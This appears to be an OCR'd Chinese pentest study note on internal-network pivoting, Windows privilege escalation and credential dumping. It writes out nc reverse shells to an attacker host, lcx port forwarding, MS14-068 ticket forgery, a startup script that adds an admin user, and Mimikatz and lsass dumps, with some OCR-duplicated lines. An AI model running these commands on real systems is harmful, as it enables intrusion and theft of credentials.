
提及一下 socks 。socks 目前分为 2 个版本，socks4 和 socks5。

socks4 支持 TELNET、FTP、HTTP 等 TCP 协议

socks5 支持 TCP 与 UDP，并且支持安全认证方案

他们都不支持 ICMP，也就是都不能拿来 ping

所以在使用 socks4 版本时候，nmap 要加上 -sT 和 -Pn 来禁止使用 icmp 协议




Netsh

netsh 是 windows 自带的，可以用来做端口转发的工具

```
netsh interface portproxy add v4tov4 listenport=80 connectport=80 connectaddress=10.10.10.8 protocol=
```

在 10.10.10.12（windows 10 上开启）

然后在 10.10.0.10 上访问 10.10.10.12 的 80 端口，看到



Nc

类型	A 主机（攻击机）	B 主机（反弹机）	解释
正向	nc -nvv B 主机 IP 5555	nc -l -p 5555 -t -e cmd.exe	A 主机正向连接 B 主机
反向	nc -lvvp 5555	nc -t -e cmd.exe A 主机 ip 5555	A 主机监听，B 主机反向连接

frp

> 经典，考 ERP 了，ERP 的功能十分丰富齐全，就不重复做搬运工了，可以直接看文档

> 经典，老 FRP 了，FRP 的功能十分丰富开全，就不重复做搬运工了，可以直接看文档

Venom

> 这个是在看酒仙桥作战部队的时候学习到的，Venom 地址


这个项目看起来挺好的，Go 写的，落地也没有被杀，估计用的人不是很多吧（我猜

这个工具主要是两个，admin 跟 agent，一个是主控一个代理，两个都支持监听和主动连接

具体使用

在自己的 VPS 上开启监听，监听 9999 端口

本地主机主动连接



这时候查看我们的 admin 端


root@frontend:~/pentest-tools/Venom v1.1.0# ./admin_linux_x86 -lport 9999
Venom Admin Node Start...
{ v1.1 author: Dlive }
(admin node) >>>
[+]Remote connection: :2051
[+]A new node connect to admin node success
(admin node) >>> show
A
+ -- 1
(admin node) >>> goto 1
node 1
(node 1) >>> help
help Help information.
exit Exit.
show Display network topology.
getdes View description of the target node.
setdes [info] Add a description to the target node.
goto [id] Select id as the target node.
listen [lport] Listen on a port on the target node.
connect [rhost] [rport] Connect to a new node through the target node.
sshconnect [user@ip:port] [dport] Connect to a new node through ssh tunnel.
shell Start an interactive shell on the target node.
upload [local_file] [remote_file] Upload files to the target node.
download [remote_file] [local_file] Download files from the target node.
socks [lport] Start a socks5 server.
lforward [lhost] [sport] [dport] Forward a local sport to a remote dport.
rforward [rhost] [sport] [dport] Forward a remote sport to a local dport.
(node 1) >>>
米斯特安全团队

可以看到还有其他的功能，setdes 设定标识，getdes 获取标识，goto 选择一个节点进行操作，listen 开启一个监听（但是咋关掉我还没发现...），connect 这个在多级代理的情况下挺好的，一条路打通了。还有节点之间都可以设置密码，这个比较重要 socks 这个也好用，挂代理后 windows 下 proxifier，linux 下 proxychains 挂上就行，但是默认监听公网的... 还没找到如何监听本地

reGeorg

通过 http/https 进行代理访问内网，具体的为上传一个服务器解析的 tunnel，

通过运行

```
python reGeorgSocksProxy.py -p 1080 -u http://xx.xx.xx.xx/tunnel.jsp
```

SSH

> SSH 可以做转发，之前也整理过，不过没有发到博客里面。主要分为本地转发，远程转发，动态转发

- 本地转发：

- 本地转发：

```
ssh -CfNg -L 本机端口1:本机地址:本机端口2 账号@IP地址
```

将本机端口 2 转发到本机端口 1
- 远程转发：

```
ssh -CfNg -R 本地端口:目标地址:目标端口 账号@IP地址
```

将内网服务器的地址转发到外网端口
- 动态转发：

```
ssh -qTfnN -D 本地端口 账号@ip地址
```

将任意端口转发至本地端口，常见的就是挂代理后用代理工具访问。

例如我将 cobaltstrike 开启后限制外网 IP 访问，只能通过 ssh 动态转发打通隧道后访问，防止被爬取指纹，暴露自己。

EarthWorm

资料多，不粘贴复制了

goproxy

> Goproxy 也是一款功能齐全的工具，支持多种协议穿透，它的功能可能超过日常转发所需，但是不报毒嘛...

lcx

方式	命令
反向	外部 VPS：lcx.exe -listen 1111 2222 受害者：lcx.exe -slave VPSip 1111 127.0.0.1 3389 访问本地 2222 就为受害者 3389
正向	lcx.exe -tran 1111 2.2.2.2 8080 访问本地 1111 端口就是 2.2.2.2 的 8080 端口

Mssql

> clr 相关项目地址 https://github.com/blackarrowsec/mssqlproxy

什么是 clr

CLR(common language runtime) 即公共语言运行库，从 SQL Server 2005(9.x) 开始，集成了 CLR 组件，意味着可以使用任何 .NET Framework 语言来编写存储过程、触发器、用户定义类型、用户定义函数、用户定义聚合和流式表值函数

流程往往为 制作恶意 CLR => 导入程序集 => 利用执行，这里偷个懒，先 mark 一下。恰巧的时候已经有一个小哥做了分析 https://xz.aliyun.com/t/7993 ，后面我去看看！

代理工具

windows 下我用 proxifier

linux 下为 proxychains

0x04 权限提升

> 在 Medium 上看到比较好的文章 (https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842)

> 首先在 Windows 中，权限大概分为四类，分别为 User，Administrator，System，TrustedInstaller（依次增高），通常接触到的为前面三种。

权限	详细
User	普通用户权限
Administrat	管理员权限。通常需要通过机制再提升为 system 权限来操作 SAM（Mim

or 权限	lkatz 抓密码） 详细

System	系统权限。可以操作 SAM，需要从 Administrator 提升到 SAM 才能对散列值 Dump
TrustedInstaller	最高权限，可以操作系统文件

UAC

> 为什么是 Administrator 了，仍然不能进行某些操作（如抓密码），这与 UAC 有关。
> UAC（User Account Control）即用户账户控制，以达到阻止恶意程序的效果

右键程序，以管理员身份进行登录，就会触发 UAC

默认情况下，UAC 的级别为“仅在程序试图更改我的计算机时通知我

这里需要注意，UAC 操作必须在管理员组才行，否则会要求先输入管理员密码再执行以下是蓝军文章中搬运来的

> metasploit 下运行 bypassuac（这个需要文件落地，特征明显），或者 bypassuac_injection 直接运行在内存的反射 DLL 中，可以一定程度规避杀软
>
> metasploit 下的 runas 模块，使用 exploit/windows/local/ask 模块运行一个可执行文件，会发起提权的请求。同样的，能发起请求一定要在管理员组或者知道管理员密码，在使用 Runas 的时候需要使用 EXE::Custom 创建可执行文件，需要免杀
>
> metapsloit 下其他 bypass_uac 的模块（我甚至有点好奇能不能 rdp 上去点一下...）

找到另外一个 bypassuac 的 cve(还没来得及看

CVE-2019-1388

https://github.com/jas502n/CVE-2019-1388.git

MS14-068

> 看 klion 师傅说的，目前能碰到这个的情况已经很少了。这个漏洞可以在只有一个普通域用户的权限，提升到域控权限。其对应的补丁号为 kb3011780

造成原因：

具体的 Kerberos 认证在之前整理文章里已经提及过了。第一阶段返回的 TGT，包含了 用户名、用户 id、所属组等信息，称之为 PAC。这个 PAC 就是验证用户当前所有权限的一个特权证书。问题在于：在申请 TGT 的时候，可以要求 KDC 返回的 TGT 不包含 PAC，然后用户可以自己构造 PAC。这相当于用户控制了自己的特权证书，可以伪造成任意的用户（域用户）。

利用方法：

> 用 msf 中的 ms14-068 payload（略）
>
> 搬运腾讯蓝军文章
> 1. python ms14-068.py -u <userName>@<domainName> -s <userSid> -d <domainControlerAddr>
> 2. mimikatz.exe "kerberos::ptc TGT_user@domain.ccache" exit
>
> ms14068+psexec
> goldenPac.py domain.com/username:password@dc.domain.com

提权模块蓝军的文章到这里就结束了，但是觉得太少，翻一翻先知的文章，自己补充了一些。文章来源

溢出提权

根据补丁信息提权。这个视情况而定，通常使用到的有辅助提权网站
https://bugs.hacking8.com/tiquan/

启动项提权

启动项路径

C:\Users \ 用户名 \ AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

创建脚本

```
vbs:
  set wshshell=createobject("wscript.shell")
  a=wshshell.run("cmd.exe /c net user 用户名 密码  /add",0)
  b=wshshell.run("cmd.exe /c net localgroup administrators
  用户名 /add",0)
bat:
  net user 用户名 密码 /add

net localgroup administrators 用户名 /add
```

接下来需要等待机器重启并以较大权限的账号登录，暴力一点可以配合漏洞打蓝屏 poc 强制重启

bat 会弹 dos，vbs 不会

这个是从文章中直接复制的，但是总感觉这个方式比较被动，可行性不高的样子，不过也算是一种方法

Potato 系列提权

> 土豆，没有看内网之前就有听过一些，烂土豆等等。感觉这个摊开也是一个很大的土豆饼啊！先给出参考的文章，我暂时先不挖这么深了... 不然支线太多，主线看不完。看到安全师上的一篇文章挺好，这里做个汇总

Rotten Potato（烂土豆提权）


> 这个是听到最多的啦，烂土豆提权，其对应的编号为 MS16-075，针对的是本地用户提权。需要为服务用户，例如 IIS 这种

- 原理

> 这一部分我搬运了烂土豆文章，边看边学习
>
> > 触发 "NT AUTHORITY\SYSTEM" 账号与我们的 TCP 端进行 NTLM 认证
> >
> > 以 NTLM relay 的方式本地协商（这个外文翻译的...）的方式获取 "NT AUTHORITY\SYSTEM" 的 token，这是通过调用一系列 Windows API 完成的
> >
> > 模拟令牌，仅当攻击者的当前账户具有模拟令牌的特权时才可以这样做，通常适用于大多数服务账户，不适用于大多数用户级别账户

在原始的 Hot Potato 中，使用 NBNS 欺骗，WPAD 和 Windows Update 服务进行了一些复杂的操作，诱使通过 HTTP 向我们进行身份验证，从而获取高权限账号。而烂土豆用到的是把 DCOM / RPC，诱骗到 NTLM 中来进行身份验证。这种方法在于它是 100% 可靠的，在 Windows 版本之间保持一致，并且可以立即触发，不必等待 Windows Update 上面说的很绕，我觉得三好学生师傅说的挺好的，搬运一下帮助大家理解：

- 利用



在 msf 中为 exploit/windows/local/ms16_075_reflection_juicy 这时候看到了熟悉的 juicy，天天的 juicy potato 在这里出现了，翻开三好学生大佬的文章，发现普通的 Rotten Potato 固定了 COM 对象为 BITS，而 juicy potato 提供了多个，具体的可以看这里。他们的原理是一样的，juicy potato 可以算作是 Rotten Potato 的加强版。

用现成的 exe，github 上有，略过

Hot Potato

> 关于这类基础的知识点，按理来说应该全部重新整理。但是我选择穿插在这里，因为之前看过了一部分，这个文章也是以学习为主，查漏补缺。基础知识点可以看 freebuf 的玄武实验室写的文章

原理

NBNS 欺骗：NBNS 是 UDP 广播协议，基于 NetBIOS 提供主机名和地址的映射方法。默认情况下，进行一次域名查询的时候的顺序为 hosts->dns->NBNS 通过 UDP 端口枯竭使 UDP 端口失效，迫使 DNS 失效从而回退到 NBNS，从而可以主动地触发 NBNS

伪造 WPAD 代理服务器：WPAD 在先知上有一篇文章，我搬运其中的一小部分。WPAD 即

Web 代理自动发现协议，该协议的功能是可以使局域网中用户的浏览器可以自动发现内网中的代理服务器。当开启了后，用户会先去找 PAC（Proxy Auto Config，这个东西以前配 vpn 的时候有看到过），然后解析而 Windows 中的一些服务，例如这里用到的 Windows Update 就采用了这个机制

通过 NBNS 泛洪欺骗，解析到本机启动的 WPAD，进行 HTTP-> SMB NTLM relay。缺点比较明显，时间周期很长的... 又要考虑到 WPAD 的更新，还要通过 Windows Update 来主动调用

Sweet Potato

> 土豆太多了，这个的原理我有点没太看懂.... 先给自己埋个坑，以后我再去看

抛出一个地址先吧~ https://lengjibo.github.io/SweetPotato/

Mysql 提权系列

UDF 提权

UDF(User-Defined Function) 用户自定义函数，是 Mysql 的一个扩展接口，用户可以通过 UDF 实现 Mysql 中难以实现的功能。在 sqlmap 直连 mysql 使用 os-shell 指令时，默认也是以 UDF 的方式获取权限

Mof 提权

> 这个好像更早了，大致原理，我理解为 nullevt.mof 每间隔一段时间就会被执行的特性，通过修改这个 mof 达到获取权限的目的，具体的就不再做搬运仔了

这篇文章（https://www.freebuf.com/articles/web/243136.html）总结了 mysql 的利用，关于 mysql 的文章也很多，我就不做朴实的搬运工了。PS. 我觉得这个是直接拿别的权限呀...

0x05 密码获取

> 这里腾讯蓝军的文章占用了很大的篇幅，因为包含了许多基础知识（如 lmhash，ntlmhash 生成等等），因为在之前整理过的入门篇章已经有了，所以会有一些不一样。还是记录自己不会的，边看边学

本地凭据获取

> 这里其实已经在之前的整理过了，重新整理 (搬运) 一下，看过或者熟悉的可以直接跳过了，这里纯搬指令
> 又看到了 Ateam 的文章... 没想到和卡巴对抗的情况呀... 先 mark 一下文章

reg 转储

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
reg save hklm\security security.hive
```

Mimikatz

```
privilege::debug
token::elevate
lsadump::sam
```

从**lsass.exe**进程获取

```
privilege::debug
sekurlsa::logonpasswords
```

Procdump + Mimikatz

没有明文的原因还是 kb2871997（之前我还以为这个只和 PTH 有关，学到啦）。

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
```

该补丁会删除除了 wdigest ssp 以外其他 ssp 的明文凭据，但对于 wdigest ssp 只能选择禁用。用户可以选择将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential 更改为 0 来禁用
[*] 注意：这一段直接粘贴复制的 偶尔搬运一下，方便理解

域 Hash

> 这部分没有手动实现过，所以这里慢慢看，复现一下。导出的方法也很多，这里先上 Wing 仔的文章（https://xz.aliyun.com/t/2527），我就不一一复现了，用两个好用


> 的!

在拿到域控权限后，有时候需要导出域内所有主机的 Hash，对应的文件为 C:\Windows\NTDS\NTDS.dit 导出所有用户的 hash，但是这个是一直被占用的，如果直接去复制会抛出如下错误：


这时候需要用到卷影备份的方法

ntdsutil + ntdsdump

直接用本地自带的工具 ntdsutil，操作如下



然后再使用 ntdsdump.exe (也有看到直接用的，我只有这样成功...)




Mimikatz

> 万能的猕猴桃

为啥用 Mimikatz 能直接 dump 呢，搬运一下 wing 仔翻译的文章：

